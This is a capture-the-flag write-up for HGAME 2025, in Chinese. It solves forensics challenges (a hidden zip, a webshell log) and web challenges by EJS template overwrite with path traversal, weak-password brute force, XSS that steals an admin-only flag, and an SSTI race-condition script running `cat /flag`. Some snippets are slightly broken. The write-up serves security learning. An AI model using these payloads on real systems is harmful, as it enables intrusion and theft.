

HGAME 2025 WriteUp

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MISC

Hakuya Want A Girl Friend

txt文件拖入010editor识别为.zip文件，其中flag.txt已加密。

继续分析十六进制文件，压缩包结尾后有大量额外数据，观察为png文件反转字节，利用脚本还原顺序，得到图片无法打开，利用CRC爆破还原宽高，得到完整图片（帅😏）



猜测字符串为压缩包密码，猜测正确，得到flag

Computer cleaner

使用VMware17打开虚拟机镜像，提示攻击者植入webshell，进入 `/var/www/html` 进入服务后端文件夹，进入 `/uploads` 文件夹，找到植入的 `shell.php`，拿到flag第一部分。

返回查看 `upload_log.txt`

```
upload_log.txt
/var/www/html

1 121.41.34.25 - - [17/Jan/2025:12:01:03 +0000] "GET / HTTP/1.1" 200 1024 "-" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/
537.36"
2 121.41.34.25 - - [17/Jan/2025:12:01:03 +0000] "GET /upload HTTP/1.1" 200 1024 "-" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/
537.36"
3 121.41.34.25 - - [17/Jan/2025:12:01:15 +0000] "POST /upload HTTP/1.1" 200 512 "http://localhost/
upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/89.0.4389.82 Safari/537.36"
4 121.41.34.25 - - [17/Jan/2025:12:01:20 +0000] "POST /upload HTTP/1.1" 200 1024 "http://
localhost/upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/89.0.4389.82 Safari/537.36"
5 121.41.34.25 - - [17/Jan/2025:12:01:35 +0000] "POST /upload HTTP/1.1" 200 1024 "http://
localhost/upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/89.0.4389.82 Safari/537.36"
6 121.41.34.25 - - [17/Jan/2025:12:01:50 +0000] "POST /upload HTTP/1.1" 200 1030 "http://
localhost/upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/89.0.4389.82 Safari/537.36"
7 121.41.34.25 - - [17/Jan/2025:12:01:55 +0000] "GET /uploads/shell.php HTTP/1.1" 200 1024 "-"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
89.0.4389.82 Safari/537.36"
8 121.41.34.25 - - [17/Jan/2025:12:02:00 +0000] "GET /uploads/shell.php?cmd=ls HTTP/1.1" 200 2048
 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
89.0.4389.82 Safari/537.36"
9 121.41.34.25 - - [17/Jan/2025:12:02:05 +0000] "GET /uploads/shell.php?cmd=cat%20~/Documents/
flag_part3 HTTP/1.1" 200 2048 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"

纯文本 制表符宽度: 8 第 1 行, 第 193 列 插入
```

访问攻击者ip 121.41.34.25 ，拿到flag第二部分。
根据日志，攻击者试图访问 ~/Documents/flag_part3 ，前去查看拿到flag第三部分。结束。

WEB

Level 24 Pacman

访问小游戏网站，送死五次得到gift，通过base64解码，得到的并非flag :)
查看js前端代码，CTRL+F搜索gift，得到另外两个base64编码字符串，解码得到真正flag

Level 47 BandBomb

看到文件上传入口，起初推测为文件上传漏洞，尝试植入webshell，失败。查看源码

```

app.get('/', (req, res) => {
  const uploadsDir = path.join(__dirname, 'uploads');

  if (!fs.existsSync(uploadsDir)) {
    fs.mkdirSync(uploadsDir);
  }

  fs.readdir(uploadsDir, (err, files) => {
    if (err) {
      return res.status(500).render('mortis', { files: [] });
    }
    res.render('mortis', { files: files });
  });
});


```

猜测为模板覆盖漏洞，尝试写入文件覆盖 mortis.ejs

上传文件 mortis.ejs ，内容

为 <%= process.env.FLAG || require('fs').readFileSync('/flag', 'utf8') %>

根据express框架目录结构



模板文件应该在 /views 下

再访问 /rename ， content 为 {"oldName":"mortis.ejs","newName":"../views/mortis.ejs"} 进行路径攻击

最后刷新重新渲染页面得到flag

Level 69 MysteryMessageBoard

首先弱口令爆破用户名shallot，得到密码8888888，访问 /flag 提示admin才能访问， 查看 /admin 提到 admin会来查看留言板，想到通过留言板xss注入让admin去获取flag写在留言板上，payload如下：

```
<script>
  fetch('/flag')
    .then(res => res.text())
    .then(flag => {
      fetch('/', {
        method: 'POST',
        headers: {'Content-Type': 'application/x-www-form-urlencoded'},
        body: "comment=" + flag
      })
    })
})
</script>
```

访问 /admin 再回去发现flag出现在留言板上

Level 38475 角落

访问 /robots.txt 得到一个 app.conf 路径，访问

```
# Include by httpd.conf
<Directory "/usr/local/apache2/app">
    Options Indexes
    AllowOverride None
    Require all granted
</Directory>

<Files "/usr/local/apache2/app/app.py">
    Order Allow,Deny
    Deny from all
</Files>

RewriteEngine On
RewriteCond "%{HTTP_USER_AGENT}" "^L1nk/"
RewriteRule "^/admin/(.*)$" "/$1.html?secret=todo"

ProxyPass "/app/" "http://127.0.0.1:5000/"
```

更改UA为 L1nk/ 访问 app.py ，通过尝试，发现构造 /admin/usr/local/apache2/app/app.py%3f 能绕过限制

```
from flask import Flask, request, render_template, render_template_string, redirect
import os
import templates
```

```
app = Flask(__name__)
pwd = os.path.dirname(__file__)
show_msg = templates.show_msg
```

```
def readmsg():
    filename = pwd + "/tmp/message.txt"
    if os.path.exists(filename):
        f = open(filename, 'r')
        message = f.read()
        f.close()
        return message
    else:
        return 'No message now.'
```

```
@app.route('/index', methods=['GET'])
def index():
    status = request.args.get('status')
    if status is None:
        status = ''
    return render_template("index.html", status=status)
```

```
@app.route('/send', methods=['POST'])
def write_message():
    filename = pwd + "/tmp/message.txt"
    message = request.form['message']

    f = open(filename, 'w')
    f.write(message)
    f.close()

    return redirect('index?status=Send successfully!!')
```

```
@app.route('/read', methods=['GET'])
def read_message():
    if "{" not in readmsg():
        show = show_msg.replace("{{message}}", readmsg())
```

```
        return render_template_string(show)
    return 'waf!!'
```

```
if __name__ == '__main__':
    app.run(host = '0.0.0.0', port = 5000)
```

存在**条件竞争漏洞**，编写脚本

```

import requests
import threading
import time

# 目标 Flask 服务器
TARGET_URL = "http://146.56.227.88:30098/app"
# 恶意 Payload (SSTI 注入)
MALICIOUS_PAYLOAD = "{ config.__class__.__init__.__globals__['os'].popen('cat /flag').read() }"
session = requests.Session()

def set_message(message):
    """写入一个消息到服务器"""
    url = f"{TARGET_URL}/send"
    data = {"message": message}
    try:
        r = session.post(url, data=data, timeout=10)
        if r.status_code == 200:
            print(f"成功写入消息: {message}")
        else:
            print(f"写入消息失败: {message}, 状态码: {r.status_code}")
    except Exception as e:
        print(f"写入消息时发生错误: {e}")

def set_benign():
    """写入一个普通消息，确保文件进入可预测状态"""
    set_message("benign")

def set_malicious():
    """写入恶意 Payload，尝试进行 SSTI 注入"""
    set_message(MALICIOUS_PAYLOAD)

def trigger_read():
    """访问 /read 端点，尝试触发 SSTI 注入"""
    url = f"{TARGET_URL}/read"
    try:
        r = session.get(url, timeout=10)
        return r.text
    except Exception as e:
        print(f"发生错误: {e}")
    return ""

def attempt():
    """执行一次竞态攻击尝试"""

```



```
set_benign() # 先写入普通内容，保证初始状态可预测
t = threading.Timer(0.01, set_malicious)
t.start()
time.sleep(0.005)
result = trigger_read() # 读取 /read，检查是否执行了 SSTI 注入
return result

if __name__ == '__main__':
    print("开始尝试触发漏洞...")
    attempt_count = 0
    while True:
        attempt_count += 1
        result = attempt()
        if "flag{" in result or "FLAG{" in result:
            print("flag: ")
            print(result)
            break
        if attempt_count % 10 == 0: # 每 10 次尝试打印一次进度
            print(f"尝试次数: {attempt_count}, 返回内容: {result[:100]}")
        time.sleep(0.1)
```

运行一段时间后得到flag

over!

